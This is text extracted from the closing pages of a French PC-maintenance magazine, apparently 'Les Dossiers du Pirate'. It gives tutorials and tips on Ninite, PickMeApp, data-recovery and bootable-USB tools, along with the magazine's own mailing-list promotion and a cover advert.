Le logiciel WinToFlash ne vous dispense pas de payer la licence d'utilisation de l'OS que vous allez placer sur votre clé USB. Si les amis que vous allez dépanner disposent d'une licence, il suffira de rentrer le numéro de série qui leur a été attribué.





011010111101010101101010101010

# NOUVELLE INSTALLATION ? TOUS vos LOGICIELS EN 10 MIN...

Maintenant que Windows est réinstallé sur votre PC, il va falloir aussi réinstaller tous vos logiciels ! Cette étape, auparavant très pénible, est devenue simple comme bonjour avec le service en ligne Ninite. Il suffit de cocher les logiciels que vous souhaitez pour obtenir un pack à installer en une fois...



**Q**ue vous soyez un Bon Samaritain, un gaffeur ou que vous aimiez **changer de configuration** très souvent, vous devez forcément en avoir marre de réinstaller toujours les mêmes logiciels sur chaque nouveau PC en votre possession : VLC, OpenOffice, 7Zip, Firefox, Avast!, FileZilla, µTorrent, etc. Ninite est fait pour vous ! Il s'agit d'un service avec toute une liste de logiciels. Il suffit de cocher les cases correspondantes aux logiciels que vous voulez installer puis de valider pour obtenir un pack


prêt à être installé... Le but est évidemment de remettre tous vos logiciels préférés en une seule fois sur une nouvelle configuration. Et il y a le choix : compression, P2P, retouche d'images, bureautique, codecs, stockage en ligne, utilitaires, etc. Plus besoin de cliquer 100 fois sur **Suivant** et plus d'embrouilles avec les logiciels additionnels (les barres d'outils, etc.)

N

INFOS [NINITE]

Où le trouver ? [http://ninite.com] Difficulté : ☠ ☠ ☠

TUTO



## 01 > UN JEU D'ENFANT

Un enfant pourrait utiliser Ninite.

Allez sur la page d'accueil et cochez les cases correspondantes aux logiciels que vous désirez installer sur votre machine. Ils sont bien sûr classés par genre et vous pouvez en sélectionner autant que vous voulez. Si vous pensez qu'il manque une application indispensable, il est possible de faire une demande.


## 02 > VOTRE EXE GROUPE

Lorsque vous avez fini de faire votre sélection, allez tout en bas de la page et cliquez sur **Get Installer**. Cliquez ensuite sur **Enregistrer** dans la nouvelle fenêtre de téléchargement. Vous aurez alors un fichier EXE qui installera tous les programmes choisis (connexion Internet indispensable durant l'installation) en tâche de fond et sans vous ennuyer avec des questions débiles...

## LE CONCURRENT > PickMeApp

Le concurrent de Ninite s'appelle PickMeApp. Il s'agit d'un logiciel qui permet de faire une sauvegarde de vos propres applications pour les réinstaller en une seule fois sur un nouvel ordinateur. Il vous suffira d'installer ce dernier sur le nouveau système (en transférant en même temps les fichiers TAP nécessaires à la reconstruction) et de le laisser opérer. Pour certaines applications reconnues par le programme, il est même possible de garder vos préférences de configuration en mémoire. En deux clics, vous vous retrouvez alors comme chez vous sur n'importe quel ordinateur ! Bien sûr, si le vôtre est tombé en panne avant d'avoir utilisé PickMeApp, il faudra vous tourner obligatoirement vers Ninite...

Lien : <http://pickmeapp.com>



# LE MAILING-LIST OFFICIELLE de *Pirate Informatique* et des *Dossiers du Pirate*

De nombreux lecteurs nous demandent chaque jour s'il est possible de s'abonner. La réponse est non et ce n'est malheureusement pas de notre faute. En effet, nos magazines respectent la loi, traitent d'informations liées au monde du hacking au sens premier, celui qui est synonyme d'innovation, de créativité et de liberté. Depuis les débuts de l'ère informatique, les hackers sont en première ligne pour faire avancer notre réflexion, nos standards et nos usages quotidiens.

**INSCRIVEZ-VOUS  
GRATUITEMENT !**

Mais cela n'a pas empêché notre administration de référence, la «Commission paritaire des publications et agences de presse» (CPPAP) de refuser nos demandes d'inscription sur ses registres. En bref, l'administration considère que ce que nous écrivons n'intéresse personne et ne traite pas de sujets méritant débat et pédagogie auprès du grand public. Entre autres conséquences pour la vie de nos magazines : pas d'abonnements possibles, car nous ne pouvons pas bénéficier des tarifs presse de la Poste. Sans ce tarif spécial, nous serions obligés de faire payer les abonnés plus cher ! Le monde à l'envers...

La seule solution que nous avons trouvée est de proposer à nos lecteurs de s'abonner à une mailing-list pour les prévenir de la sortie de nos publications. Il s'agit juste d'un e-mail envoyé à tous ceux intéressés par nos magazines et qui ne veulent le rater sous aucun prétexte.

Pour en profiter, il suffit de s'abonner directement sur ce site

**<http://eepurl.com/FLOOD>**

(le L de «FLOOD» est en minuscule)

ou de scanner ce QR Code avec votre smartphone...



**NOUVEAU !**

La rédaction se dote d'un compte Twitter !  
**[twitter.com/ben\\_IDPresse](https://twitter.com/ben_IDPresse)**



Vous trouverez des news inédites, des liens exclusifs vers des articles au format PDF et nous vous tiendrons aussi au courant de la sortie des publications. Rejoignez-nous !


## TROIS BONNES RAISONS DE S'INSCRIRE :

- 1 Soyez averti de la sortie de *Pirate Informatique* et des *Dossiers du Pirate* en kiosques. Ne ratez plus un numéro !
- 2 Vous ne recevrez qu'un seul e-mail par mois pour vous prévenir des dates de parutions et de l'avancement du magazine.
- 3 Votre adresse e-mail reste confidentielle et vous pouvez vous désabonner très facilement. Notre crédibilité est en jeu.

### **Votre marchand de journaux n'a pas *Pirate Informatique* ou *Les Dossiers du Pirate* ?**

Si votre marchand de journaux n'a pas le magazine en kiosque, il suffit de lui demander (gentiment) de vous commander l'exemplaire auprès de son dépositaire. Pour cela, munissez-vous du numéro de codification L12730 pour *Pirate Informatique* ou L14376 pour *Les Dossiers du Pirate*.

Conformément à la loi «informatique et libertés» du 6 janvier 1978 modifiée, vous bénéficiez d'un droit d'accès et de rectification aux informations qui vous concernent.






## 01# Tenter un ultime recours

→ AVEC ONTRACK EASYRECOVERY

Si les documents perdus sont vraiment très importants et si aucune de nos solutions n'a fonctionné, adressez-vous à Ontrack. Cette société édite un logiciel très puissant, mais assez cher (90 € pour les particuliers, avec une version d'essai gratuite). En cas de support cassé, disque dur endommagé par l'eau ou autre, vous pouvez aussi faire appel à leur solution de récupération en laboratoire. Demandez un devis gratuit en ligne, mais attention, ce n'est pas donné.


Difficulté : Lien : [www.ontrack.fr](http://www.ontrack.fr)



## 02# Récupérer le contenu d'un DVD ou un Blu-ray

→ AVEC ISOBUSTER

Les DVD ou Blu-ray que nous gravons nous-mêmes s'usent et refusent parfois d'être lus. Utilisez IsoBuster pour afficher toutes les pistes et sessions



présentes sur le média, ainsi que tous les fichiers enregistrés. L'arborescence (les menus de DVD/Blu-ray) n'est donc pas perdue et vous pourrez rapatrier le tout sur votre disque dur, même avec la version gratuite du logiciel.


Difficulté :

Lien : [www.isobuster.com](http://www.isobuster.com)

## 03# Finissez-en avec les barres d'outils et les adwares → AVEC UNCHECKY

Après avoir réinstallé votre système, vous allez être pressé de réinstaller aussi tous vos anciens programmes. Vous allez donc devoir faire attention aux barres d'outils qui peuvent parfois s'inviter sur votre PC. Car certains logiciels vous installent automatiquement des saletés. Pour éradiquer ces programmes, parfois introuvables dans le module de désinstallation du panneau de configuration, il existe Toolbar Cleaner, mais pourquoi ne pas traiter le mal à la base ? Le logiciel Unchecky va tout simplement «décocher» les cases fautives. Vous n'aurez plus à lire avec attention les fenêtres qui s'afficheront lors d'une prochaine installation.


Difficulté : Lien : <http://unchecky.com>





## 04# Comment se débarrasser des logiciels préinstallés → AVEC PC DECRAPIFIER

Vous n'avez pas réinstallé votre système, mais vous avez décidé de racheter un PC ? Dans ce cas, vous aimeriez peut-être vous débarrasser des «bloatwares», ces logiciels inutiles préinstallés par le constructeur (version démo ou avec une licence limitée, etc.) Pourquoi ne pas se débarrasser de tous ces programmes inutiles pour gagner en réactivité et faire un peu de place ? PC Decrapifier (crap signifie m..... en anglais, vous voyez donc où l'on veut en venir) désinstalle sans pitié tous ces logiciels. Il suffit de cocher les cases et de faire le ménage. Vous pourrez récupérer quelques Go par-ci par-là.



Difficulté : Lien : <http://pcdecrapifier.com>

## 05# Comment placer Windows sur une clé USB → AVEC WINTOBOOTIC

Si notre article sur WinToFlash (voir page 94) ne vous a pas convaincu, sachez qu'il existe de nombreux autres logiciels permettant de placer une installation de Windows sur une clé USB : Rufus, UNETbootin, Yumi, etc. Le nouvel arrivé dans cette catégorie nous vient d'Ukraine et se nomme WinToBootic. Ce dernier facilite la création d'une clé USB ou d'un DVD bootable pour vos systèmes d'exploitation Windows 7, 8 et 10. Même s'il se concentre uniquement sur les systèmes Microsoft, il est très rapide et propose plusieurs fonctionnalités sympas.

Difficulté :


Lien : [www.wintobootic.com](http://www.wintobootic.com)




## 06# Copier ses fichiers sur plusieurs machines → AVEC SYNCHING

Synching permet de synchroniser vos fichiers entre tous vos appareils, sans passer par le Cloud ou un serveur distant. Il s'agit d'une solution de partage en local accessible à distance et chiffré. Il est possible de spécifier des répertoires sur plusieurs machines pour centraliser ses fichiers. Vous n'aurez plus à aller chercher ou transférer vos données pour en profiter sur le PC de votre choix. Si vous êtes sur celui d'un ami, branchez une clé USB contenant le programme pour le déployer et accéder à vos dossiers. Idéal pour faire des copies de sauvegarde sur plusieurs machines facilement.

Difficulté : Lien : <https://synching.net>




# NOUVEAU !




Par l'équipe  
de *Pirate*  
*Informatique!*

**L'officiel PC**  
**RASPBERRY PI**  
Idées & Projets Clés en Main




**GUIDE  
COMPLET**

**CHEZ VOTRE MARCHAND DE JOURNAUX**



# UN COUP DE FATIGUE OU UN GROS PROBLÈME ?

Réparez et dopez  
vous-même  
votre PC !



**100  
PAGES**  
DE SOLUTIONS  
ET DE TUTOS

L 14376 - 14 - F - 3,50 € - RD



BELUX : 4,60 € - DOM : 4,70 € - PORT. CONT. : 4,60 € - CH : 6 FS - CAN : 6,99 \$  
CAD - MAR : 43 MAD - TUN : 6,4 TND - MCAUS : 650 CFP - POLS : 660 CFP